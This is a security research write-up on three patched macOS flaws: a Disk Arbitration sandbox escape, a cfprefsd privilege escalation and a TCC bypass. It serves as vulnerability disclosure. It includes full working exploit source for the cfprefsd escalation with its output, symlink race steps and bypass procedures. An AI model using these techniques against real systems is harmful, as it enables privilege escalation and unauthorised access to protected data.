macOS Vulnerabilities Hiding in plain sight

Often times when we publish details or writeups about vulnerabilities we are so focused on the actual bug, that we don't notice others, which might be still hidden inside the details. The same can happen when we read these issues. But if we keep our eyes open we might find hidden gems.

In this paper I will cover three macOS vulnerabilities that I found while reading the writeup of other vulnerabilities, where some of them were public for over four years. I also only spotted them after multiple reads, and once found I realized that it was right there in front of us every single time.

In the 2017 pwn2own macOS exploit chain the authors found a privilege escalation vulnerability is the disk arbitration service. What I found that the same logic flaw was present in another part of he code segment (literally right next to the original), which allowed an attacker to perform a full sandbox escape.

In the pwn2own 2020 macOS exploit chain there was a vulnerability concerning the preferences daemon. The patch was presented later by the authors and after reading through the patch for the ~20st time, I spotted a new privilege escalation possibility.

In 2021, the macOS XCSSET malware used a TCC 0day bypass, which was later patched. Mickey Jin found a bypass for the patch and presented a new TCC bypass. While reading through his analysis for the n-th time, it hit me, that not only possible to bypass the new patch but there is an underlying fundamental issue with the TCC framework, which allowed us to generically bypass TCC.

CVE-2022-XXXX - Disk Arbitration - sandbox bypass

Apple fixed this in Monterey 12.3, and the race condition no longer works. However as they do additional mitigation steps, the CVE is not yet public.

What is Disk Arbitration?

The Disk Arbitration daemon is the `diskarbitrationd` process, which is defined in `/System/Library/LaunchDaemons/com.apple.diskarbitrationd.plist`. It can manage disk mounting and unmounting, and offers and XPC interface with the name `com.apple.DiskArbitration.diskarbitrationd`. It uses the regular `mount` system call under

the hood. It has many benefits:

1. runs unsandboxed
2. runs as root
3. its XPC interface is reachable from the sandbox
4. opensource

Because of the above, to prevent abuse it has to ensure that if the caller is sandboxed it cannot mount anywhere it wants, and if it runs with lower privileges than root, then access control should also be enforced. These verifications can go wrong, as we will see.

CVE-2017-2533 - The old vulnerability (LPE)

During the 2017 pwn2own vulnerability contest, the phoenhex team discovered a vulnerability in the disk arbitration service, which allowed them to escalate their privileges to root. Their detailed writeup can be found on their website: Pwn2Own: Safari sandbox part 1 – Mount yourself a root shell - phoenhex team.

The vulnerable code was in the `DARequest.c` file

```
    /*
     * Determine whether the mount point is accessible by the user.
     */

    if ( DADiskGetDescription( disk, kDADiskDescriptionVolumePathKey ) ==
NULL )
    {
        if ( DARequestGetUserUID( request ) )
        {
            CFTypeRef mountpoint;

            mountpoint = DARequestGetArgument2( request );
            // [...]
            if ( mountpoint )
            {
                char * path;

                path = ___CFURLCopyFileSystemRepresentation( mountpoint );
```

```
            if ( path )
            {
                struct stat st;

                if ( stat( path, &st ) == 0 )
                {
                    if ( st.st_uid != DARequestGetUserUID( request ) )
                    {
                        // [[ 1 ]]
                        status = kDAReturnNotPermitted;
                    }
                }
```

This code checks, whether the user has rights to mount a disk over a specific directory. If this check fails, it will return `kDAReturnNotPermitted` otherwise `kDAReturnSuccess`. This is to ensure that a regular user cannot mount over a location owned by root. The actual mount operation happens later in the codepath. We have classic TOCTOU bug here because the verification and use happens at different point in time without ensuring integrity of the mountpoint. By using symbolic links we can get the system to check one location, then point the link somewhere else, and get the system mount on another location, one that is owned by root.

LPE was achieved by mounting the admin writable EFI partition over the crontab folder, and once the mount happened, a new root cronjob was added.

The full details of the exploit can be read on their website.

The new Vulnerability

This was not exactly "hiding in plain sight", only if we checked the new version of the same source code :) Apple moved this user ID check into `DAServer.c` file to a function called `_DAServerSessionQueueRequest` and they also introduced a new one concerning the sandbox. The important part regarding the vulnerability is shown below.

```
kern_return_t _DAServerSessionQueueRequest( mach_port_t            _session,
```

```
                                        uint32_t                _kind,
                                        caddr_t                 _argument0,
                                        int32_t                 _argument1,
                                        vm_address_t            _argument2,
                                        mach_msg_type_number_t
_argument2Size,
                                        vm_address_t            _argument3,
                                        mach_msg_type_number_t
_argument3Size,
                                        mach_vm_offset_t        _address,
                                        mach_vm_offset_t        _context,
                                        audit_token_t           _token )
{
...
                                CFTypeRef mountpoint;

                                mountpoint = argument2;

                                if ( mountpoint )
                                {
                                    mountpoint =
CFURLCreateWithString( kCFAllocatorDefault, mountpoint, NULL );
                                }

                                if ( mountpoint )
                                {
                                    char * path;

                                    path =
___CFURLCopyFileSystemRepresentation( mountpoint );

                                    if ( path )
                                    {
                                        status =
sandbox_check_by_audit_token(_token, "file-mount", SANDBOX_FILTER_PATH |

SANDBOX_CHECK_ALLOW_APPROVAL, path);

                                        if ( status )
```

```
                                        {
                                            status = kDAReturnNotPrivileged;
                                        }

                                        free( path );
                                    }
                                //old user ID check, fixed, here
                                if ( audit_token_to_euid( _token ) )
                                    {
                                        if ( audit_token_to_euid( _token ) !=
DADiskGetUserUID( disk ) )
                                        {
                                            status = kDAReturnNotPrivileged;
                                        }
                                    }
```

It has the fixed old check regarding the user ID, but also has a new Sandbox related check. It will make a callout to the Sandbox with the `sandbox_check_by_audit_token` call, and check if the process, which requested the mount is allowed to mount a disk at a given location or not. If not, the request will be denied, otherwise it will be allowed and no further checks are done. Also the path is only resolved temporary.

Later on as the mount happens the path is resolved again. This means that there is a time-of-check-time-of-use bug again, and it's exactly the same issue as CVE-2017-2533 . That CVE allowed a root privilege escalation. This allows a sandbox bypass.

Initial testing

To prove this I first did this in the latest (v6) Monterey beta that was available during discovery. I disabled SIP, and started a `zsh` shell with the following sandbox profile:

```
(version 1)
(allow default)
(deny file-mount (literal "/private/tmp/disk"))
```

Then I verified that generally mounting works but I can't mount into `/tmp/disk`

```
csaby@macos12 ~ % mount_apfs /dev/disk4s1 /tmp/disk
mount_apfs: volume could not be mounted: Operation not permitted
csaby@macos12 ~ % mount_apfs /dev/disk4s1 /tmp/disk2
csaby@macos12 ~ % umount /tmp/disk2

csaby@macos12 ~ % hdiutil mount /dev/disk4s1 -mountpoint /tmp/disk2
/dev/disk4s1           41504653-0000-11AA-AA11-0030654  /private/tmp/disk2
csaby@macos12 ~ % umount /tmp/disk2
```

Then I set a breakpoint on the `sandbox_check_by_audit_token` function call in `diskarbitrationd`.

```
csaby@macos12 ~ % sudo lldb
(lldb) attach 121
Process 121 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
    frame #0: 0x00007ff804e84c4a libsystem_kernel.dylib`mach_msg_trap + 10
libsystem_kernel.dylib`mach_msg_trap:
->  0x7ff804e84c4a <+10>: retq
    0x7ff804e84c4b <+11>: nop

libsystem_kernel.dylib`mach_msg_overwrite_trap:
    0x7ff804e84c4c <+0>:  movq   %rcx, %r10
    0x7ff804e84c4f <+3>:  movl   $0x1000020, %eax          ; imm = 0x1000020
Target 0: (diskarbitrationd) stopped.

Executable module set to "/usr/libexec/diskarbitrationd".
Architecture set to: x86_64h-apple-macosx-.
(lldb) b sandbox_check_by_audit_token
Breakpoint 1: where = libsystem_sandbox.dylib`sandbox_check_by_audit_token,
address = 0x00007ff80e546168
(lldb) c
Process 121 resuming
```

Once the process continued, I started a mount operation from the sandboxed shell.

```
csaby@macos12 ~ % hdiutil mount /dev/disk4s1 -mountpoint /tmp/disk2
```

Then we hit the breakpoint, and allowed the function call to complete.

```
Process 121 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
    frame #0: 0x00007ff80e546168
libsystem_sandbox.dylib`sandbox_check_by_audit_token
libsystem_sandbox.dylib`sandbox_check_by_audit_token:
->  0x7ff80e546168 <+0>: pushq  %rbp
    0x7ff80e546169 <+1>: movq   %rsp, %rbp
    0x7ff80e54616c <+4>: pushq  %r15
    0x7ff80e54616e <+6>: pushq  %r14
Target 0: (diskarbitrationd) stopped.
(lldb) settings set target.x86-disassembly-flavor intel
(lldb) finish
Process 121 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = step out
    frame #0: 0x000000010f453a64 diskarbitrationd`___lldb_unnamed_symbol282$
$diskarbitrationd + 821
diskarbitrationd`___lldb_unnamed_symbol282$$diskarbitrationd:
->  0x10f453a64 <+821>: test   eax, eax
    0x10f453a66 <+823>: mov    r13d, 0xf8da0009
    0x10f453a6c <+829>: cmove  r13d, eax
    0x10f453a70 <+833>: mov    rdi, rbx
Target 0: (diskarbitrationd) stopped.
(lldb) register read
General Purpose Registers:
       rax = 0x0000000000000000
...
```

If we check, the sandbox check returned `0` (in RAX) meaning the action is allowed. Of course, because we initiated the mount on `/tmp/disk2`

But now, we replace this directory with a symlink pointing to `/tmp/disk`

```
csaby@macos12 ~ % rm -rf /tmp/disk2
csaby@macos12 ~ % ln -s /tmp/disk /tmp/disk2
```

Then we resume `diskarbitrationd`.

```
(lldb) c
Process 121 resuming
(lldb) detach
Process 121 detached
(lldb) exit
csaby@macos12 ~ %
```

and finally we have our disk mounted in a location which shouldn't work:

```
/dev/disk4s1           41504653-0000-11AA-AA11-0030654  /private/tmp/disk
csaby@macos12 ~ %
```

The exploitation process

So we can mount a disk image anywhere. We need to solve two problems in order to escape the sandbox:

1. What to mount?
2. Where to mount?

These were not trivial to answer.

The old exploit mounted the EFI partition, as it was writeable for the admin user, however there is a specific UID check now for the in DiskArbitration:

```
if ( CFEqual( content, CFSTR( "C12A7328-F81F-11D2-BA4B-00A0C93EC93B" ) ) )
{
    if ( audit_token_to_euid( _token ) )
    {
        if ( audit_token_to_euid( _token ) != DADiskGetUserUID( disk ) )
        {
            status = kDAReturnNotPermitted;
        }
    }
}
```

Not only that, but even if we can mount it, we wouldn't be able to write to it, or use it for escape. So we need to mount a custom disk image (dmg) which contains some code, that if mounted gives us sandbox escape. The other issue is that `diskarbitrationd` doesn't work with `dmg` files, but with devices only, and `diskmanagementd` which can open a `dmg` file is not reachable from the sandbox.

Let's solve the mounting of the `dmg` first. If we open a `dmg` file, it will be auto mounted by the `diskmanagementd` and `diskarbitrationd` process. The "open" functionality works even from the sandbox. We can drop a `dmg` file, call open on it, and the system will mount it. But we don't need it mounted, we only need a `/dev/` device being created so we can mount it later on. Luckily we can unmount it using DiskArbitration, and that will leave the `/dev/` device for us to use when we mount it again. So:

1. Drop a dmg file
2. Call "open"
3. Unmount the mounted device

So far so good. But where to mount? Probably there are many options to this, but I came up with the following.

The Terminal preferences file, which can be found at `~/Library/Preferences/com.apple.Terminal.plist` stores a `CommandString`, which is executed by Terminal upon starting the application. You can read more about it here: Beyond the good ol' LaunchAgents - 20 - Terminal Preferences · theevilbit blog

We can put there any command, and it will be executed in the context of Terminal. Since

Terminal is unsandboxed, we can escape the sandbox (bonus: if the user gave Terminal TCC rights, we inherit those as well and we bypassed TCC as well).

The POC preference I did contains the following:

```
<key>Window Settings</key>
<dict>
    <key>Basic</key>
    <dict>
        <key>CommandString</key>
        <string>touch /Users/Shared/sandboxescape.txt</string>
```

The full exploit works as follows:

1. Drops a `dmg` file
2. It will call `open` to open a `dmg` file
3. Then it will use the diskarbitration service to unmount it --> at this point we have a custom disk device we can mount somewhere
4. It will start a thread to alternate the symlink and the directory
5. Then it will start a loop to call the mount operation of the DA service - due to the racer it will eventually succeed
    1. we also always unmount the local directory, as we don't need that
6. It will check if we mounted over `Preferences`, and if yes stop
7. Open Terminal

CVE-2021-1815 - macOS local privilege escalation via Preferences

This vulnerability was fixed in macOS 11.3 in Preferences. Although I also reported the vulnerability, it was first found by Zhipeng Huo @R3dF09 and Yuebin Sun @yuebinsun2020.

What is cfprefsd?

The `cfprefsd` process is responsible for setting preferences. There are normally two instances running, one is responsible for setting preferences for applications which runs with user privileges, and the other, which is running as root is responsible for setting system wide preferences.

Normally developers can use the Preferences API found in the `Core Foundation` framework to set or retrieve preferences for their applications. Behind the scenes, the API will establish an XPC connection to the `cfprefsd` daemon, and the daemon will perform the actions. However we don't have to use the API, we can open XPC connection to any of the two `cfprefsd` processes directly.

The original vulnerability and the fix

In 2020, the team from Georgia Institute of Technology (Yonghwi Jin, Jungwon Lim, Insu Yun, and Taesoo Kim) successfully exploited Apple macOS at pwn2own 2020. They presented their six-step exploit chain at BlackHat USA 2020, and their slides are available here. They also posted a detailed writeup on GitHub along with video on YouTube.

The original issue was in the following (reversed) code snippet.

```
_CFPrefsCreatePreferencesDirectory(path) {
    for(slice in path.split("/")) {
        cur += slice
        if(!mkdir(cur, 0777) || errno in (EEXIST, EISDIR)) {
            chmod(cur, perm)
            chown(cur, client_id, client_group)
        } else break
    }
}
```

When the daemon attempted to create a directory to store preferences, it modified the directory's ownership to the current user. As the daemon runs as root, we can change ownership of any directory. We could use symbolic links to exploit this scenario. The authors changed the ownership of `/etc/pam.d`, which made them possible to swap the sudo PAM config file, and achieve root privileges.

The team reverse engineered the fix for CVE-2020-9839, which is shown below.

```
int _CFPrefsCreatePreferencesDirectory(path) {
  int dirfd = open("/", O_DIRECTORY);
```

```
  for(slice in path.split("/")) {
    int fd = openat(dirfd, slice, O_DIRECTORY);
    if (fd == -1 && errno == ENOENT && !mkdirat(dirfd, slice, perm)) {
      fd = openat(dirfd, slice, O_DIRECTORY|O_NOFOLLOW);
      if ( fd == -1 ) return -1;
      fchown(fd, uid, gid);
    }
    } // close all fds return 0;
}
```

Apple's fix ensured that symbolic links are no longer followed, thus ownership can't be changed anymore on arbitrary directories. Nevertheless, one issue remained.

The "hidden" Vulnerability

While reading through their very detailed writeup, which also includes information about how Apple patched the various vulnerabilities they found, I discovered a mistake Apple made while patching the issue, which allowed privilege escalation via the `cfprefsd` daemon.

Although not obvious at first sight, this patch is not sufficient to completely prevent escalation of privilege attacks. The code shown above still allows a user to create a directory with either `user` or `root` privileges. Since the directory location is under the control of the attacker, this can be abused to escalate privileges to root.

Here I will detail one method, but as we can create directories as any user in arbitrary locations there can be other ways to abuse this.

macOS makes use of maintenance scripts, i.e. periodic scripts that run with root privileges on a daily, weekly and monthly basis. The periodic scripts are configured through the `/etc/defaults/periodic.conf` file. This script has a definition for user defined scripts.

```
# periodic script dirs
local_periodic="/usr/local/etc/periodic"
```

On default macOS installations, this location doesn't exist. This means that we can create

this directory structure by connecting to the `cfprefsd` root daemon service, and asking the daemon to set ownership of the directory to our user.

Once this directory is created, we can create our script there (as the location will be owned by the user) and that script will be run as root.

An exploit example is shown below:

```
#import <Foundation/Foundation.h>
#include <xpc/xpc.h>
#include <sys/stat.h>

int main() {
  char *serviceName = "com.apple.cfprefsd.daemon";
  int status = 0;

  xpc_connection_t conn;
  xpc_object_t msg;

  conn = xpc_connection_create_mach_service(serviceName, NULL,
XPC_CONNECTION_MACH_SERVICE_PRIVILEGED);
  if (conn == NULL) {
    perror("xpc_connection_create_mach_service");
  }

  xpc_connection_set_event_handler(conn, ^(xpc_object_t obj) {
    perror("xpc_connection_set_event_handler");
  });

  xpc_connection_resume(conn);

  msg = xpc_dictionary_create(NULL, NULL, 0);
  xpc_dictionary_set_int64(msg, "CFPreferencesOperation", 1);
  xpc_dictionary_set_bool(msg, "CFPreferencesUseCorrectOwner", true);

  //create as user
  xpc_dictionary_set_string(msg, "CFPreferencesUser",
"kCFPreferencesCurrentUser");
```

```
  xpc_dictionary_set_string(msg, "CFPreferencesHostBundleIdentifier", "prefs");
  xpc_dictionary_set_string(msg, "CFPreferencesDomain", "/usr/local/etc/
periodic/daily/a.plist");
  xpc_dictionary_set_string(msg, "Key", "key");
  xpc_dictionary_set_string(msg, "Value", "value");

  xpc_connection_send_message(conn, msg);
  usleep(1000000);

  NSString* script = @"touch /Library/privesc.txt\n";
  NSError *error;
  BOOL succeed = [script writeToFile:@"/usr/local/etc/periodic/daily/111.lpe"
atomically:YES encoding:NSUTF8StringEncoding error:&error];
  if (!succeed){
    printf("Couldn't create periodic script :(\n");
  }

  char mode[] = "0777";
    int i;
    i = strtol(mode, 0, 8);
  chmod("/usr/local/etc/periodic/daily/111.lpe",i);
}
```

This exploit will initiate an XPC message to the `cfprefsd` daemon which runs as root. This is identified by the service name `com.apple.cfprefsd.daemon`. (The user mode daemon is identified as `com.apple.cfprefsd.agent`). The daemon will create the folder `/usr/local/etc/periodic/daily/` and then write our script to the location, which will run `touch /Library/privesc.txt`. We can compile the code with `gcc -framework Foundation cfprefsd_exploit.m -o cfprefsd_exploit`.

First let's ensure that neither the directory `/usr/local/etc/periodic/daily/` nor the file we want to create `/Library/privesc.txt` already exist.

```
csaby@bigsur ~ % ls -l /Library/privesc.txt
ls: /Library/privesc.txt: No such file or directory
csaby@bigsur ~ % ls -lR /usr/local/
```

Now that we verified that, let's run our exploit.

```
csaby@bigsur ~ % ./cfprefsd_exploit
xpc_connection_set_event_handler: Undefined error: 0

csaby@bigsur ~ % ls -lR /usr/local/
total 0
drwx------  3 offsec  staff  96 Apr 13 02:02 etc

/usr/local//etc:
total 0
drwx------  3 offsec  staff  96 Apr 13 02:02 periodic

/usr/local//etc/periodic:
total 0
drwx------  3 offsec  staff  96 Apr 13 02:02 daily

/usr/local//etc/periodic/daily:
total 8
-rwxrwxrwx@ 1 offsec  staff  27 Apr 13 02:02 111.lpe
```

As we can see, the folder structure was created with our script written at the target location. Next, we simulate the execution of periodic scripts.

```
csaby@bigsur ~ % sudo periodic daily

csaby@bigsur ~ % ls -l /Library/privesc.txt
-rw-r--r--  1 root  wheel  0 Apr 13 02:02 /Library/privesc.txt
```

Once the script run our file is created as root.

We can also create a directory as root if we want by using the following line in the exploit.

```
xpc_dictionary_set_string(msg, "CFPreferencesUser", "root");
```

In summary, we can still use `cfprefsd` to create arbitrary directories in arbitrary location as any user. Using this we can write arbitrary scripts that will be executed later as root. Using periodic scripts is just an example for utilizing this vulnerability, here is another idea.

The `sysdiagnose` utility has plenty of references to binaries located in `/usr/local/bin`.

```
/usr/bin/sysdiagnose /usr/local/bin/ctsctl
/usr/bin/sysdiagnose /usr/local/bin/eos-health
/usr/bin/sysdiagnose /usr/local/bin/aeutil
/usr/bin/sysdiagnose /usr/local/bin/CGDebug
/usr/bin/sysdiagnose /usr/local/bin/amstool
/usr/bin/sysdiagnose /usr/local/bin/kpctl
/usr/bin/sysdiagnose /usr/local/bin/TrustedAccessoryFirmwareTool
/usr/bin/sysdiagnose /usr/local/bin/aopaudctl
/usr/bin/sysdiagnose /usr/local/bin/ACMTool
/usr/bin/sysdiagnose /usr/local/bin/sysconfig
/usr/bin/sysdiagnose /usr/local/bin/cdknowledgetool
/usr/bin/sysdiagnose /usr/local/bin/cdcontexttool
/usr/bin/sysdiagnose /usr/local/bin/cdinteracttool summarizeData
/usr/bin/sysdiagnose /usr/local/bin/iordump
/usr/bin/sysdiagnose /usr/local/bin/keystorectl
/usr/bin/sysdiagnose /usr/local/bin/pmtool
/usr/bin/sysdiagnose /usr/local/bin/xcpm
/usr/bin/sysdiagnose /usr/local/bin/apsclient
/usr/bin/sysdiagnose /usr/local/bin/audioDeviceDump
/usr/bin/sysdiagnose /usr/local/bin/dastool
/usr/bin/sysdiagnose /usr/local/bin/imtool
/usr/bin/sysdiagnose /usr/local/bin/idstool
/usr/bin/sysdiagnose /usr/local/bin/gestalt_query
/usr/bin/sysdiagnose /usr/local/bin/cddebug
/usr/bin/sysdiagnose /usr/local/bin/airplayutil
/usr/bin/sysdiagnose /usr/local/bin/osvariantutil
/usr/bin/sysdiagnose /usr/local/bin/controlbits
/usr/bin/sysdiagnose /usr/local/bin/ffctl
/usr/bin/sysdiagnose /usr/local/bin/clpc
/usr/bin/sysdiagnose /usr/local/bin/clpctop
/usr/bin/sysdiagnose /usr/local/bin/clpcctrl
/usr/bin/sysdiagnose /usr/local/bin/svdiagnose
/usr/bin/sysdiagnose /usr/local/bin/cplctl
/usr/bin/sysdiagnose /usr/local/bin/netlog
/usr/bin/sysdiagnose /usr/local/bin/CADebug
/usr/bin/sysdiagnose /usr/local/bin/CGDisplay
/usr/bin/sysdiagnose /usr/local/bin/ltop
/usr/bin/sysdiagnose /usr/local/bin/jetsam_priority
/usr/bin/sysdiagnose /usr/local/bin/IOSDebug
/usr/bin/sysdiagnose /usr/local/bin/ddt
```

It will launch many of them during diagnostic data collection. As sysdiagnose runs as root, starting any of these binaries will cause code execution as root (* many of these have been fixed because of `homebrew` sets user permissions for `/usr/local/bin`). For example we can create the binary `powermetrics`, and that will be executed.

`sysdiagnose` can be either started by the user with sudo, triggered by a keyboard shortcut (Command + Option + Shift+ Control + Period (.)) or triggered by Feedback Assistant for data collection. Although none of them can be programmatically triggered, it's still an

option.

CVE-2021-30972 - TCC bypass


This issue was addressed in macOS Big Sur 11.6.3 (https://support.apple.com/HT213055), Security Update 2022-001 Catalina (https://support.apple.com/HT213056)

We sit down (virtually) with Wojciech Regula after reading the following post from Mickey Jin: CVE-2021-30798: TCC Bypass Again, Inspired By XCSSET – Mickey's Blogs – Exploring the world with my sword of debugger :) and bypassed the fix, yet again.

This is the story of how TCC was inherently bad. Let's start back in 2021, when the JAMF team identified a 0day TCC exploit in the (XCSSET malware).

What is TCC?

TCC stands for *Transparency, Consent, and Control*, and it's Apple's security control mechanism to protect privacy related resources, like various user folders (`Desktop` , `Documents` , etc...), microphone, camera, etc... Normally we can configure it through `System Preferences -> Security & Privacy` . This is shown below.



These settings are stored in the `/Library/Application Support/com.apple.TCC/TCC.db` and `~/Library/Application Support/com.apple.TCC/TCC.db` sqlite databases, depending if the configuration is system wide or user based. TCC also controls access through the `com.apple.macl` extended attribute or Apple's own binaries can use special private entitlements to get an exception.

More info about TCC can be found in our BlackHat USA 2021 talk with Wojciech Regula, 20+ ways to bypass your mac os privacy mechanisms. Slides:


https://www.slideshare.net/CsabaFitzl/20-ways-to-bypass-your-mac-os-privacy-mechanisms

Video:

https://www.youtube.com/watch?v=W9GxnP8c8FU

CVE-2021-30713 - TCC bypass by XCSSET

The following picture (taken from JAMF's blog) illustrates what the malware did:



1. The malware first tries to find a donor application, that has commonly granted screen capture permissions (e.g.: Zoom).
2. Once found it compiles an AppleScript based app, that can capture screenshots.
3. Places the new (avatarde.app) inside the donor application's MacOS directory, where normally the main executable is found.

This resulted the OS wrongly identifying the macOS bundle that has TCC permissions granted. As the malicious app runs from within `/Applications/zoom.app/Contents/MacOS/` it will identify it as `zoom.us`, and give it the same level of access.

Apple fixed this, and then Mickey came.

CVE-2021-30798 - TCC Bypass Again, Inspired By XCSSET

Here follows an extract of Mickey's blogpost. Exploitation:

- Install Zoom.app, and grant Screen Recording permission to it.
- Build a common Fake.app with the screen capture function.
- Change the CFBundleIdentifier field to us.zoom.xos in the Info.plist of Fake.app.
- Run the Fake.app, no user prompt while the screen capture is working.

Here the main issue was that the system incorrectly identified the path of the real app. When the system queried the app location based on the bundle ID, `us.zoom.xos` it returned only the original one, thus code signing was verified against the wrong app.

Apple fixed this by also querying the bundle path.

CVE-2021-30972 - Beating the dead horse - TCC bypass again

There is an inherent TCC vulnerability here, which is also "hidden" in the original XCSSET finding, but it hit me after Mickey's post.

Let's step back for a moment. On macOS (and iOS, etc...) everything is tied to the code signature of the process. AMFI will ensure that only binaries properly signed can run, and it will also ensure that their in-memory code signature doesn't change (except if allowed by entitlement). Code signing info is often used by validating for example XPC client connection, whether a process has a specific entitlement or has the proper team ID, etc... all this is done via the audit token, which is a unique, system wide identifier of the process. Process ID is not sufficient, and it has been showed by many people that it's insecure.

Let's get back to TCC. What is different here? TCC seem to verify the code signature on binaries sitting on the disk, as if it was verifying the code signature of the actual process, the previous vulnerabilities couldn't happen. Although it does have code segments to fetch the process and its audit token, for some reason it's not preferred.

Both of the previous vulnerabilities were possible because TCC was confused into which binary to use for code signing verification. This is a HUGE problem!

Exploitation

We quickly realized that it allows the following attack scenario:

1. Make a fake app with the same bundle ID and name as the one we want to impersonate, and place it in an arbitrary location
2. Start the app

3. Copy the original app over the fake app
4. Initiate an action which requires privacy permissions
5. TCC is bypassed

